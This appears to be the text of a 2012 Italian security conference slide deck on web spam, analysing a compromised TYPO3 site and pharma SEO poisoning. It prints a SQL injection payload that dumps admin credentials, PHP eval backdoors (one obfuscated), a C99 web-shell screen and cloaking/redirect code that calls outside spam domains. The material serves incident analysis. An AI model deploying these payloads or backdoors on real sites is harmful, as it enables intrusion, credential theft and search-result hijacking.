Anonimo ha lasciato un nuovo commento sul tuo post "[Spaghetti Hacker v 2.0](#)":

I used to be recommended this blog by my cousin. I am now not positive whether this submit is written by way of him as nobody else understand such distinct approximately my trouble. You are amazing! Thanks!
Also see my website - [video porno](#)

[Pubblica](#)
[Elimina](#)
[Contrassegna come spam](#)

[Modera](#) i commenti per questo blog.

Ops, il mio sito vende Viagra



servizio clienti:

+41 445862154

lingue 



Viagra + Cialis Pacchetto



VIAGRA / 10 Pillole

CIALIS / 10 Pillole

I pagamenti hanno accettato



Delle domande? Seli metta in contatto con

Voglia dargli una prova? [vada](#)

[Scatti qui per imparare circa gli sconti](#)

Importante! Pillole libere con ogni ordine!

Search by Name: # [A](#)[B](#)[C](#)[D](#)[E](#)[F](#)[G](#)[H](#)[I](#)[J](#)[K](#)[L](#)[M](#)[N](#)[O](#)[P](#)[Q](#)[R](#)[S](#)[T](#)[U](#)[V](#)[W](#)[X](#)[Y](#)[Z](#)

I nostri bestseller

Categorie


Disfunzione erettile

Men's Health

Erezione pack

Anti Acidity

Il mondo visto con gli occhi di Google...



viagra site:www.dislessia.org

Ricerca Circa 25.700 risultati (0,24 secondi)

Tutto
Immagini
Maps
Video
Notizie
Shopping
Più contenuti

Roma
Cambia località

Nel Web
Pagine in italiano
Pagine da: Italia
Pagine straniere tradotte

Viagra Generic Vs Brand, Buy Viagra Canada No Prescription ...
www.dislessia.org/forum/viewtopic.php?t=656
 19 dic 2005 – **Viagra Generic Vs Brand, Buy Viagra** Canada No Prescription. Online Pharmacy, Secure And Anonymous. The only online drugstore that ...

Buy Viagra Europe, Viagra Generic: Cheap
www.dislessia.org/forum/viewtopic.php?t=1906
 14 mar 2007 – Buy **Viagra** Europe, **Viagra** Generic Shipping. Best online pharmacy drugstore: pills for

Viagra Benefits, Viagra Dosing: Discount
www.dislessia.org/forum/viewtopic.php?t=2229
 15 post - 6 autori - 3 giu 2007
Viagra Benefits, **Viagra** Dosing. Online Pill Shop, something for your health? Go and order pills for lo

Viagra Alternatives, Viagra Price: Online
www.dislessia.org/forum/viewtopic.php?t=1863
 24 post - 7 autori - 6 mar 2007
Viagra Alternatives, **Viagra** Price. Cheap Pills Sh only canadian quality medicaments.

Buy Viagra Cialis, Buy Viagra Malaysia: Cheap



Questa è la copia cache di Google di <http://www.dislessia.org/forum/viewtopic.php?t=1863>. Le circostanze della pagina visualizzata il 19 mar 2012 22:25:44 GMT. Nel frattempo la [pagina corrente](#) potrebbe essere stata modificata. [Ulteriori informazioni](#)

Sono stati evidenziati i seguenti termini usati nella ricerca: **viagra** [Versione solo testo](#)

Viagra Alternatives, Viagra Price
 Recognise ipf pens documentary ordered aria. Affective descalade. Confidential interfere **viagra price**. How no.5 preparation kokteilis altace material hausmittel teenagers mental etc available. Dayley. Ellis collateralis longer dosering. Inhancers signup legality simvastatin names surf.. 1000 thomson difficulty lanzarote bcbs exitos. Co-op 100mg.. Uspi brought berter overdose .ppt -h brighton emirates. Genitals **viagra alternatives** 2014 coca schadlich cardiac. Cigarettes preso zuzahlung prescription -finpecia revenue. Boards cialis penile. Levitra.

viagra soft leaflet
 pink **viagra** affiliate
viagra website
viagra taste
 order **viagra** online australia
 will doctor prescribe **viagra**
 generic **viagra** online no prescription
 gays and **viagra**
 cancan **viagra**
 still hard after i cum **viagra**

... e quello visto dai comuni mortali



The screenshot shows a web browser window with the address bar displaying www.dislessia.org/forum/viewtopic.php?t=1863. The browser's search bar contains the text "s tropfen. Ciscount". Below the address bar, there are search engines for Google, HotMail, and Libero. The main content area features a cartoon illustration of a person sitting on a mat, holding a large pencil and a ruler. To the right of the illustration, the text reads "Forum Dislessia Online" and "Forum per genitori, dislessici, tecnici ed insegnanti sulla dislessia e i DSA. Scambi di esperienze, consigli e notizie." Below this, there are links for "Login" and "Iscriviti", and a search bar with "FAQ" and "Cerca" buttons. The date and time are shown as "Oggi è sab mar 24, 2012 1:14 am". A navigation bar includes "Messaggi senza risposta | Argomenti attivi" and a breadcrumb trail: "Indice » Appunti di studio » materie scientifiche scuola media". The main topic is "[FISICA] Relazioni di fisica" with a moderator named "Moderatori". There are buttons for "nuovo argomento" and "rispondi", and the page is identified as "Pagina 1 di 1 [15 messaggi]". At the bottom, there are links for "Stampa pagina", "Precedente", and "Successivo".



MOCA
2012
fino alla fine del mondo


PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

Google Redirect Hack



Wordpress




Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.



Step 1: Get Backend Access



GET
/records_detail_blahblah/xxxxxxx_xx_xxx_xxxx.html?tx_hawk%5Buid%5D=-5319+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,group_concat(concat_ws(0x3a3a,username,password,admin)),22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73+from+be_users+where+admin=1+and+disable=0+--+&tx_hawk%5BbackPid%5D=38&cHash=45815b4e9c

prova01/prova01

typo3.pHtmL


ENTRA NEL BACKEND TYPO3 DI [redacted]
INTERNATIONAL

Username

Password


Login

Step 2: Own as Much as you Can

TYP03 


Action 1

```
preg_replace("/4IHndKSp0y8itgtA4xEKwgH/e",  
"j=1fZn7INM==CfRcKtnuPfPyL4VHBBclBSFa6BAHNAG....." ^  
"\x0fKP\x0arL\x5e\x0af\x24NN\x26\x12z\x3f\x17P1\x27\x157.....",  
"4IHndKSp0y8itgtA4xEKwgH");
```




```
if(isset($_REQUEST['ch']) &&  
    (md5($_REQUEST['ch']) == 'f766e86392aa4e2a2800cafcf4eff585') &&  
    isset($_REQUEST['php_code'])) {  
    eval($_REQUEST['php_code']);  
    exit();  
}
```

Step 2: Own as Much as you Can

TYP03 

Action 2



C99madShell v. 2.0 madnet edition

Software: Apache/2.2.3 (Linux/SUSE), PHP/5.2.5
 uname -a: Linux donkey 2.6.18-0-0.9-default #1 SMP Sun Feb 10 22:48:05 UTC 2008 x86_64
 uid=30(wwwwrun) gid=0(www) groups=0(www)
 Safe-mode: ON
 /home/derek/MyPictures/ drwxr-xr-x
 Free 31.27 GB of 228.25 GB (13.7%)

HOME << >> UPDIR Search Buffer Tools Proc. FTP brute Sec. SQL PHP-code Self remove Logout

Listing folder (0 files and 10 folders):

Name	Size	Modify	Owner/Group	Perms	Action
.	LINK	09.09.2007 11:14:56	1000/100	drwxr-xr-x	
..	LINK	04.05.2008 16:15:14	1000/100	drwxr-xr-x	
[Doodles]	DIR	10.02.2008 11:36:18	1000/100	drwxr-xr-x	
[Illustrations]	DIR	03.07.2007 00:42:43	1000/100	drwxr-xr-x	
[Personal]	DIR	20.04.2008 10:30:32	1000/100	drwxr-xr-x	
[Photoshop]	DIR	20.04.2008 10:30:32	1000/100	drwxr-xr-x	
[Stock]	DIR	20.04.2008 10:30:32	1000/100	drwxr-xr-x	
[Uploads]	DIR	20.04.2008 10:31:06	1000/100	drwxr-xr-x	
[astronomy]	DIR	02.07.2007 23:42:21	1000/100	drwxr-xr-x	
[digital_camera]	DIR	20.04.2008 10:30:34	1000/100	drwxr-xr-x	
[funny]	DIR	20.04.2008 10:30:32	1000/100	drwxr-xr-x	
[scans]	DIR	13.07.2007 11:31:36	1000/100	drwxr-xr-x	

Buttons: Select all, Execute all, With selected, Confirm

Command execute: Enter: [input] Execute; Select: [input] Execute

Search: [input] Search; Upload: [input] Upload


Make Dir: [input] Create; Make File: [input] Create

Go Dir: [input] Go; Go File: [input] Go

Footer: --[c99madshell v. 2.0 madnet edition EDITED BY MADNET | <http://www.c99madshell.net> | Generation time: 0.006]--



Step 3: Set Google Redirect Hack


TYP03 

class.t3lib_timetrack.php

```
$bot_list = array("8.6.48", "62.172.199", "62.27.59", "63.163.102", "64.157.137", .....);
$ip = preg_replace("/^(.+)$/ ", "", $_SERVER["REMOTE_ADDR"]);
$originalip = $_SERVER["REMOTE_ADDR"];
$cdomain="sitoconcontenutibrutti.com"; $rdomain="sitochevendeviagra.com";
....

$page=urlencode("http://".$_SERVER["HTTP_HOST"].$_SERVER["REQUEST_URI"]);
if(in_array($ip, $bot_list)) {
    if((md5($_REQUEST['ch']) == 'e855f400128460e012b9c08d26872b2f') && isset($_REQUEST["php_code"])) { $_REQUEST["php_code"] exit(); }
    $outsourcel="http://$cdomain/showop.php?page=$page";
    $out=http_get($outsourcel);
    ....
    $originalpage=preg_replace('/href=(["\']{0,1})http.*?>/i', '>', $originalpage);
    ....
}
print $originalpage;
exit;
}

if (preg_match('/live|msn|yahoo|google|ask|aol/', $_SERVER["HTTP_REFERER"])) {
    ....
    $page = urlencode("http://".$_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"]);
    header('Cache-Control: no-cache, no-store, must-revalidate');
    header("Location: http://$rdomain/r.pl?niche=$niche&page=$page&ref=".urlencode($_SERVER["HTTP_REFERER"]));
    exit;
}
```







06/06/2011 - 13:29:17 - Google Hack Reloaded

06/Jun/2011 ore 13:29:42

Inizio scansione backdoor (Bot)

06/Jun/2011 ore 22:14:33

Trova un HTTP 200 su una pagina non bonificata!!!

359020	2011-06-06 22:24:59	 Critical	8479: HTTP: Suspicious HTTP Request	http	1A-1B	75.125.140.215:49492
359019	2011-06-06 22:14:56	 Critical	8479: HTTP: Suspicious HTTP Request	http	1A-1B	75.125.140.215:57467

06/Jun/2011 ore 22:36:43

Riesce Evasion sull'IPS


[06/Jun/2011:22:37:36 +0200] "POST /xxx.php HTTP/1.1" 200 2785 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google..."

[06/Jun/2011:22:38:00 +0200] "POST /xxx.php HTTP/1.1" 200 7474 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google..."

06/Jun/2011 ore 22:38:34

Entra nella WebShell C99

[06/Jun/2011:22:38:34 +0200] "GET /typo3conf/auth.php HTTP/1.1" 200 23839 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:2.0.1)..."






MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

The new way to America



Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Heres's to you: The Poker Laundry



Money Laundering?

12-2002

<http://www.gao.gov/new.items/do389.pdf>

”**Credit** card and gaming industry officials did not believe Internet gambling posed any particular risks in terms of money laundering”

04-2011

United States vs Scheinberg (U.S. Federal Crime)
PokerStars (Scheinberg) - Full Tilt Poker - Cereus

~ **3 Miliardi di Dollari** riciclati

75 account bloccati per **500 Milioni di Dollari**




MOCA
2012
fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

La naturale conclusione...

```
int getRandomNumber()  
{  
    return 4; // chosen by fair dice roll.  
             // guaranteed to be random.  
}
```



Except where otherwise noted, this work is licensed under
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.



Questions?

English

¿Preguntas?

Spanish

مَطَالِبُ آيَّة

Arabic

вопросы?

Russian

Domande?

Italian

Ερωτήσεις?

Greek

Ḡorncyrin

Sindarin

tupoQghachmey

Klingon

質問

Japanese